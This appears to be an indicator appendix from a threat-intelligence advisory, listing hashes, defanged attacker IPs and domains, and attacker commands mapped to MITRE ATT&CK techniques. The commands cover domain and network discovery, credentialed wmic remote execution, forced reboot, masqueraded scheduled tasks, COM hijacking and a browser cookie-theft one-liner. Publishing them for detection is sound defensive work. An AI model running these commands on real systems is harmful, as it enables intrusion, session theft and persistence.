SoftwareUpdate.exe	SHA256	a166751b82eac59a44fd54cf74295e71e7e95474fc038fc8cca069da05158586
Wdiservicehost.exe (renamed mcoemcpy.exe)	SHA256	3124fcb79da0bdf9d0d1995e37b06f7929d83c1c4b60e38c104743be71170efe
TpmInit.exe	SHA256	29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b19835855e981e
51.81.29[.]44	IP	DNS: kpi.adcconnect[.]me ASN: OVH SAS
5.230.35[.]192	IP	DNS: dupbleanalytics[.]net DNS: get.dupbleanalytics[.]net NS: 3-get.njalla[.]fo NS: 2-can.njalla[.]in NS: 1-you.njalla[.]no SOA: you.can-get-no[.]info ASN: GHOSTnet GmbH
185.198.57[.]184	IP	DNS: fbcn.enantor[.]com DNS: cdn.arlialter[.]com DNS: ww1.erabend[.]com DNS: var.alieras[.]com ASN: Host Sailor Ltd
185.43.220[.]188	IP	ASN: WIBO Baltic UAB
193.107.109[.]148	IP	DNS: base.msteamsapi[.]com
46.183.223[.]79	IP	DNS: cds55[.]lax8[.]setalz[.]com DNS: hx-in-f211[.]popfan[.]org DNS: adobe[.]riceaub[.]com
176.103.63[.]48	IP	DNS: priv[.]manuelleake[.]com DNS: blank[.]eatherurg[.]com
hx-in-f211[.]popfan[.]org	Domain	A: 46.183.223[.]79
cds55[.]lax8[.]setalz[.]com	Domain	A: 46.183.223[.]79
adobe[.]riceaub[.]com	Domain	A: 46.183.223[.]79

Indicator	Type	Details
priv[.]manuelleake[.]com	Domain	A: 176.103.63[.]48
blank[.]eatherurg[.]com	Domain	A: 176.103.63[.]48
cdn.arlialter[.]com	Domain	185.198.57[.]184
fbcn.enantor[.]com	Domain	185.198.57[.]184
ww1.erabend[.]com	Domain	185.198.57[.]184
var.alieras[.]com	Domain	185.198.57[.]184

MITRE ATT&CK Mapping

Indicator	MITRE ATT&CK	No
whoami /priv	T1033: System Owner/User Discovery	
schtasks /create /sc minute /mo 300 /tn Handler{60396-307392-03497-03790-3702046} /tr "C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\cloud.bat" /f	T1053.005: Scheduled Task/Job: Scheduled Task	
cmd.exe /c C:\Users\Public\Downloads\1.bat	T1059.003: Command and Scripting Interpreter: Windows Command Shell T1047: Windows Management Instrumentation T1057: Process Discovery	1.bat was being launche Management Instrument processes
net group "Domain Admins" /domain	T1087.002: Account Discovery: Domain Account T1069.002: Permission Groups Discovery: Domain Groups	
nltest /dclist:<REDACTED>.local	T1018: Remote System Discovery	
schtasks /create /sc MINUTE /mo 300 /tn "Microsoft\Windows\WindowsColorSystem\Calibration_Update" /tr "C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\Calibre.exe" /f	T1053.005: Scheduled Task/Job: Scheduled Task T1574.002: Hijack Execution Flow: DLL Side-Loading T1036.004: Masquerading: Masquerade Task or Service T1036.005: Masquerading: Match Legitimate Name or Location	
cmd.exe /c echo a0e3d8a67d0 > \.\pipe\a64009	T1134.001: Access Token Manipulation: Token Impersonation/Theft T1559: Inter-Process Communication	
wmic /node:<REDACTED> /user:<REDACTED> /password:<REDACTED> process call create "cmd.exe /c start c:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe"	T1047: Windows Management Instrumentation T1078.002: Valid Accounts: Domain Accounts	
cmd /c shutdown /r /m \\<REDACTED> /t 0 /f	T1529: System Shutdown/Reboot	
ipconfig /all	T1016: System Network Configuration Discovery	

Indicator	MITRE ATT&CK	No
net view	T1135: Network Share Discovery	
net use	T1021.002: Remote Services: SMB/Windows Admin Shares	
netstat -ano	T1049: System Network Connections Discovery	
schtasks /create /sc MINUTE /mo 15 /tn "96d09a49-98ed-4b12-936a-c8715d2d2c0e" /tr "C:\Users\<REDACTED>\Appdata\Roaming\Adobe\bin\javaw.exe -jar C:\Users\<REDACTED>\Appdata\Roaming\Adobe\msadobe.jar zfhqq01v" /f	T1053.005: Scheduled Task/Job: Scheduled Task T1036.005: Masquerading: Match Legitimate Name or Location	
net view \\<REDACTED> /all	T1135: Network Share Discovery	
net use \\<REDACTED> /u:<REDACTED> <REDACTED>	T1021.002: Remote Services: SMB/Windows Admin Shares T1078.002: Valid Accounts: Domain Accounts	
cmd /c for /f "tokens=*" %G in ('dir /b "%localappdata%\Google\Chrome\User Data\Profile *"') do copy "%localappdata%\Google\Chrome\User Data%G\Network\Cookies.bak" "%localappdata%\Google\Chrome\User Data%G\Cookies" /y	T1555.003: Credentials from Password Stores: Credentials from Web Browsers T1539: Steal Web Session Cookie	
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\cachuri.dll	T1546.015: Event Triggered Execution: Component Object Model Hijacking T1559.001: Inter-Process Communication: Component Object Model T1036.004: Masquerading: Masquerade Task or Service T1036.005: Masquerading: Match Legitimate Name or Location	HKU\Software\Classes\V {8BCC608C-CE2C-475E AE0EC95EAC64}\InProc
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\cachuri.dll	T1546.015: Event Triggered Execution: Component Object Model Hijacking T1559.001: Inter-Process Communication: Component Object Model T1036.004: Masquerading: Masquerade Task or Service T1036.005: Masquerading: Match Legitimate Name or Location	HKU\Software\Classes\V {1F7CFAF8-B558-4EBD 203135A79B1D}\InProc

Indicator	MITRE ATT&CK	No
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}\cachuri.dll	T1546.015: Event Triggered Execution: Component Object Model Hijacking T1559.001: Inter-Process Communication: Component Object Model T1036.004: Masquerading: Masquerade Task or Service T1036.005: Masquerading: Match Legitimate Name or Location	HKU\Software\Classes\V {2A918D97-CCFE-4BE6 D56A2E3F503D}\InProc
c:\users\<REDACTED>\appdata\roaming\microsoft\installer\{02594fe8-1152-e41e-a75e-923494c7b453}\dropboxupdate.exe	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1574.002: Hijack Execution Flow: DLL Side-Loading	DropboxUpdate_{02594I 923494C7B453}
c:\windows\sysnative\gpupdate.exe	T1055: Process Injection	Cobalt Strike uses a Forl inject into gpupdate.exe
C:\programdata\adobe\node.exe -e require('C:\ProgramData\adobe\1lpiozkc.node')	T1218.007: System Binary Proxy Execution: JavaScript	
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\iisutil2.dll	T1027.001: Obfuscated Files or Information: Binary Padding T1129: Shared Modules T1027.007: Obfuscated Files or Information: Dynamic API Resolution T1027.013: Obfuscated Files or Information: Encrypted/Encoded File T1036.004: Masquerading: Masquerade Task or Service T1036.005: Masquerading: Match Legitimate Name or Location	
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\iisexpressshim.sdb	T1027.003: Obfuscated Files or Information: Steganography	
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\logo.png	T1036.008: Masquerading: Masquerade File Type	Masqueraded as a legitir solely on extension
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\MSSharePoint.vbs	T1105: Ingress Tool Transfer T1059.005: Command and Scripting Interpreter: Visual Basic	VBS script was used to c remote C2 server over S

Indicator	MITRE ATT&CK	No
C:\Users\ <REDACTED>\AppData\Roaming\WdiServiceHost_339453944\WdiServiceHost.exe	T1574.002: Hijack Execution Flow: DLL Side-Loading T1036.004: Masquerading: Masquerade Task or Service T1036.005: Masquerading: Match Legitimate Name or Location	
C:\ProgramData\Apple\Installer Cache\SoftwareUpdate.exe	T1574.002: Hijack Execution Flow: DLL Side-Loading T1036.004: Masquerading: Masquerade Task or Service	
Service: Adobe_Reader	T1543.003: Create or Modify System Process: Windows Service	
TpmInit.exe	T1218.011: System Binary Proxy Execution: Rundll32 T1036.005: Masquerading: Match Legitimate Name or Location	TpmInit.exe launched an DLL through the use of F
51.81.29[.]44	T1573.002: Asymmetric Cryptography	Infrastructure behind IP a Cobalt Strike leverage Tl traffic
51.81.29[.]44 cdn.arlialter[.]com fbcn.enantor[.]com ww1.erabend[.]com var.alieras[.]com	T1583.004: Acquire Infrastructure: Server T1583.001: Acquire Infrastructure: Domains	